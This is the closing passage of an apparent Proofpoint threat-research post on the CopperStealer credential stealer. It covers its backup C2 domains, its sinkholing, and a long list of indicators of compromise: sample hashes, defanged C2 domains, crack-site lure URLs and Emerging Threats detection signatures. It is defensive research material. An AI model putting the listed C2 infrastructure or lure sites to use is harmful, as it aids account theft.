Starting with Version 47.0 (c2227bff513c463298e61ef82a5c4665) the malware implements hardcoded backup servers in addition to the standard DGA generated domains. The specific hardcoded domains have changed from version to version. In the case of Version 47.0, the sample introduced hardcoded backup C2 servers from the "changenewsys" seed covering the DGAs for Feb 12, 2021 to Feb 23, 2021 (Figure 19). The most Version 60.0 sample is configured to use domains in other Top Level Domains (TLDs) such as the .io, .ru and .su. These domains can be found in the Indicators of Compromise section of this report.



Figure 19: Process memory strings of Version 47.0 showing backup C2 servers.

Conclusion

While CopperStealer isn't the most nefarious credential/account stealer in existence, it goes to show that even with basic capabilities, the overall impact can be large. Previous research from Facebook and Bitdefender has exposed a rapidly increasing ecosystem of Chinese-based malware focused on the monetization of compromised social media and other service accounts. Findings from this investigation point towards CopperStealer being another piece of this everchanging ecosystem. CopperStealer's active development and use of DGA based C2 servers demonstrates operational maturity as well as redundancy. After sinkholing activities helped disrupt CopperStealers current activities, we will continue to monitor the threat landscape to identify and detect future evolutions of this malware.

Proofpoint threat research would like to thank those in the information security research community who share and provide observations for all to use. As described earlier in this post, the collaborative efforts granted us the opportunity to proceed further than just creating detections. Our team encourages researchers to work collaboratively and share information together to move detections, disruption, and research forward. Feel free to reach out via the Emerging Threats feedback portal!

Indicators of Compromise

Indicator	Note
5fa60303a0c4fd13ecd69e7c1a17788b72605473c2fb3f93eb758010326c76e5	Version 41.4.0
c8224b778f8d7e73[.]com	February 2021 C2 Server
52959825ae41ce72[.]com	February 2021 C2 Server
574e0f440d5d411d[.]com	February 2021 C2 Server
844106c92ac5210a[.]com	February 2021 C2 Server

687b318f1a4e0afc[.]com	February 2021 C2 Server
eaa5cd71691e472c[.]com	February 2021 C2 Server
c41676c07a61a961[.]com	March 2021 C2 Server
a36e971e03d9cbf8[.]com	March 2021 C2 Server
9a3a97f6f45f2c2b[.]com	March 2021 C2 Server
768deefde7eecd74[.]com	March 2021 C2 Server
60d5acb6460b4221[.]com	March 2021 C2 Server (sinkholed)
1c6706c3d3e47cd1[.]com	March 2021 C2 Server (sinkholed)
back19e64ea00d6ecfe1[.]io	Hard Coded C2 Server
ru94cb2b5ed89d7c[.]ru	Hard Coded C2 Server
su94cb2b5ed89d7c[.]su	Hard Coded C2 Server
6c34589d7d1b8d7a[.]com	March 2021 C2 Server (sinkholed)
da5ae4747ff1851c[.]com	March 2021 C2 Server (sinkholed)
f27655e1f8eb05de[.]com	March 2021 C2 Server (sinkholed)
5071e6e7fd9c82ec[.]com	March 2021 C2 Server (sinkholed)
b4f3ae0279bacc16[.]com	March 2021 C2 Server (sinkholed)
b2996f082d4b43cf9ea3de083ba882269b5f63d6ac53bf31449831e75cb6e4a9	Version 60.0
b3681d24634f9b10af333470d1f50404fce978bd78bbe22a283716327cfd48c1	Version 51.0
2101fe7d90649a84586e01a615330c95db03c33327cae640cd0e2d7a36f3f2cc	Version 51.0

1edec40732a728195ffea9946dd65ede6072c3c5061cfa3cc6e7cf6b7769052c	Version 50.0
77daf2ac4fd26e13adbd6b7db03c1fadd30cafc513d03a8412896bb6b4f0f39b	Version 47.0
f9188822ce06ba4017508737fd6304babaee4832cfb94803b7ef83e0de9d5327	Version 47.0
772062075a6ce77768bd462428eb6554ccaefec146f2f79cf22032614364d800	Version 46.0
10bb601f27c0aae7fb9cc88a45434a8dcd759c03698c00b322f8b7f78ed64164	Version 45.0.0
6ec80bae15601abfa57fc8ca0a3a83bd6af876a47123c3d8a0ac1761ca3b1289	Version 43.3.0
daa6931054a125d49f43537a7c07a3bfad8854e18c0c25b49ad7808040f92bb8	Version 30.0
449973a46282cfbce784d86b42a26a5a259b3f552627986aec57bac4902d3461	Version 23.0
8b4c5372b95dbc8705b82f2223b6086795004b5ad559091f607a43d0b5038595	Version 22.4
3225ce04d0b89652ac6b1f59180eefd41b5a6fdcbabd9066da710cdab462383e	Version 13
ebcc7681c6634a22090b9eec8e1a82151173bb74d6668c3e7915a7558b2e9fbe	Version 13
42e2411108492987315588c71e15f3e6ad266bd380a6f8c6607a577414a332bb	Version 13
1088966f9f137b15a34da54765d7773743a77da4ac2f70e82e6d603af28cf58e	Version 13
81202529443a234489720c0030b05d3b5c28fe046a412953e95110699cc9b7cf	Version 10
e03f2a3c636d458e8122361377ba641b1b7d6b5ff950948820359e5eebed4221	Installer Leading to CopperStealer
729b2cb357db3f9fbca4eff18274c5ce59e4fd18e944c3d36cc7e04f8453a9f6	Installer Leading to CopperStealer
hxxps://piratewares[.]com/allavsoft-downloader-converter-keygen/	Installer Leading to CopperStealer
hxxps://startcrack[.]com/adobe-photoshop-cc-2021-crack-updated/	Installer Leading to CopperStealer
hxxps://keygenninja[.]com/serial/gta_4_all.html	Installer Leading to CopperStealer
9f9ec27591faea47ca6c72cf26911d932a2a7efe20fdd1a6df8ea82e226fbf38	Dropped Smokeloader

c9d92e36006663f53a01a14800389bd29f3266f00727cce1f39862ccecccc50b0	Dropped Smokeloader
bb5d2c07ce902c78227325bf5f336c04335874445fc0635a6b67ae5ba9d2fefc	Dropped Smokeloader
381ab701bc1e092cb3ad5902e3b828e4822500418fbde8f8102081892e0a095a	Dropped Smokeloader
29c0dca8a7ce4f8be136e51bb4a042778277198e76ddd57dda995b7fb0ce5b35	Dropped Smokeloader
3c1f7af5e69a599268bcb3343b8609006a255090234d699c77922c95743e9e98	Dropped Smokeloader
679150089d1fa44cf099ff4cf677dc683a3fb1bab81b193a56414ac5a046aeeb	Dropped Smokeloader
9902a7fdaac2e764b8e50adbd9ebca4d8d510c2df9af6c5c6a19c721621dd873	Dropped Smokeloader
d74b612aa9f21f0d12bdb8a8e8af894bd718a1145c41ec64a646cf4fa78e9f75	Dropped Smokeloader

Emerging Threats Signatures

ET MALWARE Win32/CopperStealer CnC Activity M2 - 2031926
ET MALWARE Win32/CopperStealer CnC Activity M3 - 2031927
ET MALWARE Win32/CopperStealer CnC Activity - 2031916
ET MALWARE Win32/CopperStealer Installer Started - 2031928

Subscribe to the Proofpoint Blog